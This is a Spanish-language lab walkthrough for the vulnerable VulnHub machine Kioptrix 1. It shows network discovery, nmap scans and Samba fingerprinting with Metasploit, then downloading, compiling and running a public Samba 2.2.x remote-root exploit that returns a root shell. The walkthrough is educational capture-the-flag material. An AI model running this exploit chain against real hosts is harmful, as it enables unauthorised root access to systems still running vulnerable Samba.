Kioptrix 1

https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

Una vez arrancamos tanto nuestra máquina Linux como la máquina Kioptrix 1, comprobamos cuál es la IP de nuestra máquina. Para ello ejecutamos el comando *ifconfig*.


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.84  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe72:ecab  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:72:ec:ab  txqueuelen 1000  (Ethernet)
        RX packets 143167  bytes 211752674 (201.9 MiB)
        RX errors 0  dropped 2  overruns 0  frame 0
        TX packets 32313  bytes 1960375 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP de nuestra máquina: 192.168.1.84

Ahora tenemos que descubrir la IP de la máquina objetivo. Para ello, usaremos la herramienta netdiscover.

Comando: *sudo netdiscover –i eth0*

Con la opción *sudo* lanzaremos el comando como superusuario, mientras que con la opción *-i eth0* le decimos a netdiscover que busque hosts accesibles desde la interfaz de red eth0 (que vimos al lanzar *ifconfig*).



Como podemos comprobar, existe una IP (192.168.1.104) cuyo Hostname es VMware, que es desde donde estamos ejecutando la máquina virtual.

IP de la máquina objetivo: 192.168.1.104


Ahora usamos la herramienta Nmap para comprobar qué puertos tiene abiertos la máquina objetivo. Para ello, ejecutamos el siguiente comando:

nmap ip -p- -v –n

Con -p- le decimos a nmap que mire todos los puertos desde el 1 al 65535. Si no especificamos esta opción, nmap solo escaneará los 1000 puertos más populares, por lo que podríamos perder información-

Con –v activamos el modo verbose, que nos dará más información sobre lo que está haciendo nmap. De hecho, nos irá comunicando los puertos que encuentre abiertos mientras los encuentra.

Con –n hacemos que no resuelva DNS. Esto es necesario para evitar errores algunas veces.



Ahora que conocemos qué puertos están abiertos, realizaremos un escaneo en profundidad de solo esos puertos. El motivo de no hacerlo en el primer escaneo, es que este proceso se demora mucho dependiendo de cuántos puertos escaneemos.

Para ello, usaremos el siguiente comando:

Nmap ip –sC –sV –oN file.txt -pPort1,Port2,Port3

Con sC le decimos a Nmap que lance los scripts por defecto (así detectará más cosas).

Con sV le decimos que descubra las versiones que usan los puertos que detecte.

Con oN le decimos a Nmap que guarde el resultado del escaneo en file.txt, de forma que no tenemos que volver a escanear en caso de que queramos ver los resultados de nuevo.

Con –p le decimos a Nmap que escanee solo los puertos que le especifiquemos.


```
┌──(kali㉿kali)-[~/Vulnhub/Kioptrix1]
└─$ nmap 192.168.1.104 -sC -sV -oN scan.txt -p22,80,111,139,443,1024
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-12 18:22 CEST
Nmap scan report for 192.168.1.104
Host is up (0.00041s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: DMYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2021-04-12T16:25:47+00:00; +1m50s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
1024/tcp open  status      1 (RPC #100024)

Host script results:
|_clock-skew: 1m49s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.19 seconds
```

En este punto podemos comprobar que tenemos varios puertos abiertos.

En el puerto 22 tenemos un servicio de SSH, con el cual podríamos conectarnos al objetivo si supiéramos algún usuario y contraseña. Este puerto es muy común en casi todas las máquinas.


En el puerto 80 nos encontramos una Web, desde la cual podríamos intentar enumerar directorios y buscar algún punto de entrada, con una vulnerabilidad tipo RCE por ejemplo.

El puerto 139 nos indica que es un Samba, y vamos a acceder a la máquina por este servicio. Para ello, necesitamos saber qué versión de Samba está corriendo en el objetivo. Podemos hacer esto de muchas maneras, pero aprovecharemos para aprender cómo usar (de forma muy básica) Metasploit. Para ejecutar Metasploit, escribimos el comando *msfconsole*.




Una vez en la consola de Metasploit, escribimos el comando *search smb_version* para buscar el módulo que nos ayudará a descubrir qué version de Samba corre en la máquina.

Para usarlo escribimos *use 0* o *use nombre_modulo* para decir a Metasploit que queremos usar ese módulo.



Ahora ejecutamos *show options* para ver qué parámetros requiere el módulo.



Como podemos comprobar, el módulo solo necesita los parámetros RHOSTS y THREADS (que está puesto a 1 por defecto). RHOSTS es la IP del objetivo, mientras que THREADS es el número de hilos que queremos que se ejecuten simultáneamente. Para esta tarea, con uno será más que suficiente.

Establecemos la IP del objetivo con el comando *set RHOSTS ip*

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
RHOSTS ⇒ 192.168.1.104
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.104    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

Finalmente, usamos el comando *run* para ejecutar el módulo.

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.104:139     - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.104:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Con esto hemos conseguido averiguar que en la máquina objetivo se está ejecutando un Samba con versión 2.2.1a

En este punto, nos dirigimos a https://www.exploit-db.com/ y buscamos por *Samba*, para buscar un exploit que afecte a la versión de Samba que está corriendo en la máquina objetivo.

Nos encontraremos el siguiente exploit que afecta a nuestra versión:

https://www.exploit-db.com/exploits/10

Siempre deberíamos intentar leer el exploit, para comprender qué está haciendo, aunque en ocasiones (como puede ser este caso) los exploits son bastante complejos y nos costará entenderlos.

La parte en gris (arriba del todo) son comentarios que nos ayudarán a entender cómo ejecutar el exploit y qué vulnerabilidad explota. En este caso podemos comprobar que es un exploit escrito en C (en la última línea del comentario podemos ver la extensión .c, y la inclusión de librerías con #include <stdio.h> también nos dan la pista).

Para descargarlo en nuestra máquina linux, copiamos el enlace de descarga del exploit (en la parte de arriba) y lo descargamos con el comando wget.

```
┌──(kali㉿kali)-[~/Vulnhub/Kioptrix1]
└─$ wget https://www.exploit-db.com/download/10
--2021-04-12 18:59:50--  https://www.exploit-db.com/download/10
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/txt]
Grabando a: «10»

10                                                          [ ⇐⇒

2021-04-12 18:59:51 (612 KB/s) - «10» guardado [45115]
```

Ahora podemos hacer *mv 10 exploit.c* para renombrar el fichero, de forma que nos quede más claro, pero esto es opcional.

Para compilar un exploit en C, usamos el compilador gcc de la siguiente manera:

gcc exploit.c –o exploit

```
┌──(kali㉿kali)-[~/Vulnhub/Kioptrix1]
└─$ gcc exploit.c -o exploit

┌──(kali㉿kali)-[~/Vulnhub/Kioptrix1]
└─$ ls
exploit  exploit.c  scan.txt
```

En este punto tenemos el fichero sin compilar (exploit.c) y el fichero compilado (exploit) listo para ejecutarlo.

```
┌──(kali㉿kali)-[~/Vulnhub/Kioptrix1]
└─$ ./exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------------------------
Usage: ./exploit [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode
```

Al intentar ejecutar el exploit, nos dice que necesitamos una serie de parámetros y posteriormente el host. Si leemos la ayuda, nos daremos cuenta de que necesitamos especificar la plataforma (Linux, ya que la máquina objetivo es un Linux) y nada más.

Ejecutamos el exploit con el modo *–b 0* y la IP del objetivo.

```
┌──(kali㉿kali)-[~/Vulnhub/Kioptrix1]
└─$ ./exploit -b 0 192.168.1.104
```

Una vez hecho esto, accederemos a la máquina como root, y no necesitaremos escalar privilegios.

```
┌──(kali㉿kali)-[~/Vulnhub/Kioptrix1]
└─$ ./exploit -b 0 192.168.1.104
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```